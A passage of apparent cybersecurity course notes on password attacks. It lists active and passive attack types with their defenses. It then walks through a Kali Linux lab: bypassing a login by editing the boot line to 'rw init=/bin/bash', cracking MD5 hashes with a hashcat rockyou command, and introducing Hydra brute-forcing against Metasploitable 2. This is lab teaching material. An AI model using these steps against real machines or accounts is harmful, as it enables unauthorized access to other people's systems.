Defenses: Security training, awareness campaigns, privacy screens, secure disposal policies

---

🔴 8.4 Active Password Attacks

Description: Involve direct interaction or modification of system resources to obtain passwords.

Examples:

- **MITM (Man-in-the-Middle)**: Intercepting and modifying communication to capture passwords.
- **Keyloggers**: Software or hardware that records keystrokes.
- **Session hijacking**: Taking over a user's active session.

Defenses: Encrypted communication (HTTPS, VPN), endpoint protection, session timeout mechanisms

---

🟢 8.5 Passive Password Attacks

Description: Monitoring systems or network traffic without altering it to gather credentials.

Examples:

- **Packet sniffing**: Monitoring unencrypted traffic to detect login data.


- **Traffic analysis**: Observing login behavior patterns without altering data.

Tools: Wireshark, Tcpdump
Defenses: Encrypted protocols (HTTPS, SSH), network segmentation, VPN usage.


1.Now Firstly We Crack Our Attacker Machine Password

How to do it -:

- **Start your attacker machine (Kali Linux)**



- Restart kali linux and **press E on this interface**





- This window appears

- Go to Linux line and go to end to those line –


- **Replace ro quite splash to rw init=/bin/bash**

- After replacing , press fn +F10 keys on keyboard then new window appear
- Then type passwd and your username and press enter







- Enter new password
  Note -: when you set new password , its not a visible
- Password update successfully



➢ Then restart you virtual machine



➢ Login with your new password




2.Password cracking Using Hashcat

Hashcat is a **powerful password recovery tool** included in Kali Linux. It's primarily used for **cracking password hashes** using a variety of attack methods and supports a wide range of hash types. Here's a quick overview:


Hashcat cheat sheet -: https://7958885.fs1.hubspotusercontent-na1.net/hubfs/7958885/Downloadable%20Assets/Brochures/QAL/Campaign/Cyber%20Pulse/Hashcat%20Cheat%20Sheet.pdf

How to use it -:

- Step 1 -: open kali linux terminal
- Step 2 -: type man hashcat – detail information about hash




- Now , I have some hash values



- **Before crack hash , first find which type of hash is ?**

i. **Used hash-identifier**

ii. **Copy hash and paste in hash-identifier**



- Break this hash using rockyou.txt dictionary
- Now use command -:

  Hashcat -a 0 -m 0 hash.txt rockyou.txt

  -a – attack mode

  0 – wordlist mode


  -m –hash type

  -0 – md5

  Hash.txt – file name that all hashesh store

  Rockyou.txt – dictionary

- **Here , hashcat breaks hash** 👇



3.Password cracking Using Hydra

Hydra (also known as THC-Hydra) is a powerful password-cracking tool used to perform brute-force attacks on various protocols and services. It is included by default in Kali Linux, a popular penetration testing distribution.

Hydra cheat sheet -: https://github.com/frizb/Hydra-Cheatsheet/blob/master/Hydra-Password-Cracking-Cheatsheet.pd


Attacker Machine - Kali linux

Target Machine – Metasploitable 2

